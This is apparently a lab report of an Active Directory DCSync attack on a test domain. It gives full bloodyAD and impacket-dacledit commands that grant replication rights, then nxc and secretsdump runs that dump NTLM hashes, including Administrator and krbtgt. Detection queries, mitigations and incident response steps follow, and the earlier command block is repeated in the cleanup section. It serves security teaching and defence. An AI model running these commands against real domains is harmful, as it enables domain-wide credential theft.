
DCSync

Active Directory Attack Report: DCSync Exploitation

1. Enumeration and Pathfinding

The attack begins by identifying a privilege escalation path within the Active Directory domain. Using tools like **BloodHound**, we can visualize relationships between objects. In this case, the user account `NARUTO_UZUMAKI07` has `AllExtendedRights` over the domain controller object `DC01.LAB.LOCAL`. This specific permission allows a user to modify the Domain's Discretionary Access Control List (DACL) to grant themselves or others sensitive replication rights.



---

2. Granting Replication Rights (DCSync)

With the initial control identified, the next step is to grant the `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All` rights to a controlled user account (in this case, `apsara`). This is achieved using tools like `bloodyAD` or `impacket-dacledit`. By targeting the root Domain Component (DC), the `apsara` account is effectively given the ability to mimic a Domain Controller and request password data.

- **Command Used:** * `bloodyAD ... add dcsync apsara`
    - `impacket-dacledit ... -action write -rights DCSync -principal apsara`

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/method5/DCSync_attack]
└─# impacket-dacledit lab.local/naruto_uzumaki07:'Konoha@123' -action write -
rights DCSync -principal apsara -target-dn 'DC=lab,DC=local' -dc-ip 192.168.5
6.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260220-232920.bak
[*] DACL modified successfully!

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/method5/DCSync_attack]
└─# impacket-dacledit lab.local/naruto_uzumaki07:'Konoha@123' -action remove
-rights DCSync -principal apsara -target-dn 'DC=lab,DC=local' -dc-ip 192.168.
56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260220-232944.bak
[*] DACL modified successfully!
```

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/method5/DCSync_attack]
└─# bloodyAD --host "192.168.56.10" -d "lab.local" -u "naruto_uzumaki07" -p "Konoha@123" add dcsync apsara

[+] apsara is now able to DCSync
```

---

3. Exploitation: Dumping the NTDS database

Once the `apsara` account has been granted DCSync rights, it can perform the actual attack. Using the **Directory Replication Service (DRS) Remote Protocol**, the attacker requests the password hashes for any or all accounts in the domain. Tools like `secretsdump` or `nxc` (NetExec) are used to pull these hashes directly from the domain controller without needing to execute code on the DC itself.

- **Results:** The output shows successful retrieval of the `Administrator`, `krbtgt`, and various user NTLM hashes.

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/method5/DCSync_attack]
└─# nxc smb 192.168.56.10 -u 'apsara' -p 'Password@1' --ntds --user naruto_uzumaki07
SMB      192.168.56.10   445    DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:lab.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB      192.168.56.10   445    DC01      [+] lab.local\apsara:Password@1
SMB      192.168.56.10   445    DC01      [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB      192.168.56.10   445    DC01      [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB      192.168.56.10   445    DC01      naruto_uzumaki07:1000:aad3b435b51404eeaad3b435b51404ee:41519845566893ac176d44a56d5baad3:::
SMB      192.168.56.10   445    DC01      [+] Dumped 1 NTDS hashes to /root/.nxc/logs/ntds/DC01_192.168.56.10_2026-02-21_002823.ntds
of which 1 were added to the database
SMB      192.168.56.10   445    DC01      [*] To extract only enabled accounts from the output file, run the following command:
SMB      192.168.56.10   445    DC01      [*] grep -iv disabled /root/.nxc/logs/ntds/DC01_192.168.56.10_2026-02-21_002823.ntds | cut
-d ':' -f1
```

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/method5/DCSync_attack]
└─# nxc smb 192.168.56.10 -u 'apsara' -p 'Password@1' --ntds
SMB      192.168.56.10  445   DC01        [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:lab.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB      192.168.56.10  445   DC01        [+] lab.local\apsara:Password@1
SMB      192.168.56.10  445   DC01        [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB      192.168.56.10  445   DC01        [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB      192.168.56.10  445   DC01        Administrator:500:aad3b435b51404eeaad3b435b51404ee:41519845566893ac176d44a56d5baad3:::
SMB      192.168.56.10  445   DC01        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB      192.168.56.10  445   DC01        krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3c6baa7af15449f981593f8efc83df5d:::
SMB      192.168.56.10  445   DC01        naruto_uzumaki07:1000:aad3b435b51404eeaad3b435b51404ee:41519845566893ac176d44a56d5baad3:::
SMB      192.168.56.10  445   DC01        lab.local\hashirama_senju:1109:aad3b435b51404eeaad3b435b51404ee:05ca2590d95a74ea4307c1de34f
cc650:::
SMB      192.168.56.10  445   DC01        lab.local\tobirama_senju:1110:aad3b435b51404eeaad3b435b51404ee:d360ab39fa98d48e35170a3e45bf
30c5:::
SMB      192.168.56.10  445   DC01        lab.local\hiruzen_sarutobi:1111:aad3b435b51404eeaad3b435b51404ee:10764543c4f8c4f0cf9ad3075a
5ea547:::
SMB      192.168.56.10  445   DC01        lab.local\minato_namikaze:1112:aad3b435b51404eeaad3b435b51404ee:976675562c5b948bb84ad36fa02
e481d:::
SMB      192.168.56.10  445   DC01        lab.local\tsunade_hokage:1113:aad3b435b51404eeaad3b435b51404ee:a47de49244e4c6c53e99d7caa4d8
1301:::
SMB      192.168.56.10  445   DC01        lab.local\kakashi_hokage:1114:aad3b435b51404eeaad3b435b51404ee:b2a878241eefe174635b7777dd29
9dc1:::
SMB      192.168.56.10  445   DC01        lab.local\naruto_hokage:1115:aad3b435b51404eeaad3b435b51404ee:54b33dea137a78622b62e8184dbcd
9ae:::
SMB      192.168.56.10  445   DC01        lab.local\naruto_uzumaki:1116:aad3b435b51404eeaad3b435b51404ee:bd0f21ed526a885b378895679a41
2387:
```

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/method5/DCSync_attack]
└─# impacket-secretsdump 'lab.local'/'apsara':'Password@1'@'192.168.56.10'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:41519845566893ac176d44a56d5baad3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3c6baa7af15449f981593f8efc83df5d:::
naruto_uzumaki07:1000:aad3b435b51404eeaad3b435b51404ee:41519845566893ac176d44a56d5baad3:::
lab.local\hashirama_senju:1109:aad3b435b51404eeaad3b435b51404ee:05ca2590d95a74ea4307c1de34fcc650:::
lab.local\tobirama_senju:1110:aad3b435b51404eeaad3b435b51404ee:d360ab39fa98d48e35170a3e45bf30c5:::
lab.local\hiruzen_sarutobi:1111:aad3b435b51404eeaad3b435b51404ee:10764543c4f8c4f0cf9ad3075a5ea547:::
lab.local\minato_namikaze:1112:aad3b435b51404eeaad3b435b51404ee:976675562c5b948bb84ad36fa02e481d:::
lab.local\tsunade_hokage:1113:aad3b435b51404eeaad3b435b51404ee:a47de49244e4c6c53e99d7caa4d81301:::
lab.local\kakashi_hokage:1114:aad3b435b51404eeaad3b435b51404ee:b2a878241eefe174635b7777dd299dc1:::
lab.local\naruto_hokage:1115:aad3b435b51404eeaad3b435b51404ee:54b33dea137a78622b62e8184dbcd9ae:::
lab.local\naruto_uzumaki:1116:aad3b435b51404eeaad3b435b51404ee:bd0f21ed526a885b378895679a412387:::
lab.local\sasuke_uchiha:1117:aad3b435b51404eeaad3b435b51404ee:10702c86d7ee26a6d0bfc22acf91dbb6:::
lab.local\sakura_haruno:1118:aad3b435b51404eeaad3b435b51404ee:4b8f2f6eec881d0bb1809041a2422f04:::
lab.local\kakashi_hatake:1119:aad3b435b51404eeaad3b435b51404ee:92bc83b0ac65621d095f424491d845ba:::
lab.local\hinata_hyuga:1120:aad3b435b51404eeaad3b435b51404ee:c737a0ca8ea637ddb7edb42dbf493a8d:::
lab.local\shikamaru_nara:1121:aad3b435b51404eeaad3b435b51404ee:cd3171623ab9ea4090e74c8c1dba7e8e:::
lab.local\ino_yamanaka:1122:aad3b435b51404eeaad3b435b51404ee:78c93f1e126ebbedece7f5d0a58c1a4c:::
lab.lc  al\choji_akimichi:1123:aad3b435b51404eeaad3b435b51404ee:e57655c485d792f68f52bd587b31e633:::
```

---

4. Persistence Removal and Cleanup

A critical part of a professional security assessment is "leaving no trace" and restoring the environment to its original state. Once the necessary information is gathered, the added replication rights are removed from the `apsara` account to prevent further unauthorized access.

- **Command Used:** * `bloodyAD ... remove dcsync apsara`
    - `impacket-dacledit ... -action remove -rights DCSync`

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/method5/DCSync_attack]
└─# impacket-dacledit lab.local/naruto_uzumaki07:'Konoha@123' -action write -
rights DCSync -principal apsara -target-dn 'DC=lab,DC=local' -dc-ip 192.168.5
6.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260220-232920.bak
[*] DACL modified successfully!

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/method5/DCSync_attack]
└─# impacket-dacledit lab.local/naruto_uzumaki07:'Konoha@123' -action remove
-rights DCSync -principal apsara -target-dn 'DC=lab,DC=local' -dc-ip 192.168.
56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260220-232944.bak
[*] DACL modified successfully!
```

Detection and Mitigation

1. Detection via SIEM (KQL)

Detecting a DCSync attack involves monitoring for specific Windows Security Events on Domain Controllers. Your logs show a successful Kusto Query Language (KQL) search within a Log Analytics workspace.

- **Log Source**: `WindowsSecurityEvents`.
- **Event ID 4662**: This event indicates that an operation was performed on an Active Directory object. In a DCSync context, this logs the access of the domain object to replicate directory changes.
- **Target Computer**: The logs specifically capture these events occurring on `DC01.lab.local`.
- **Timestamp**: The events were recorded on `2/21/2026` starting around `10:52:44 AM`.


Image Placement: Put **1.png** here.

---

2. Strategic Mitigation

To prevent or limit the impact of a DCSync attack, the following defensive measures should be implemented:

- **Audit Extended Rights**: Regularly audit the Domain DACL for any non-administrative users or groups that have been granted `DS-Replication-Get-Changes` or `DS-Replication-Get-Changes-All` permissions.
- **Tiered Administration**: Implement a Tiered Administration model (e.g., Microsoft's Rapid Modernization Plan) to ensure that domain-level administrative accounts never log in to lower-trust systems.
- **Monitor Event ID 4662**: Configure alerts for Event ID 4662 when the properties accessed include the GUIDs for replication (specifically `{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}` and `{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}`).
- **Honey Tokens**: Create a "Honey Hash" or decoy administrative account. Since a DCSync attack typically dumps all hashes, any use of the decoy account's hash in the network would serve as a high-fidelity alert of a compromise.



3. Incident Response and Recovery

If a DCSync attack is detected as shown in your logs:

1. **Isolate Compromised Accounts**: Immediately disable the account used to perform the dump (e.g., `apsara`) and the account used to grant the rights (e.g., `naruto_uzumaki07`).

2. **Reset KRBTGT Twice**: Because the `krbtgt` hash was likely compromised, the Kerberos Ticket Granting Service password must be reset twice to invalidate all existing Golden Tickets.
3. **DACL Remediation**: Revert any unauthorized changes to the Domain DACL to remove the DCSync rights.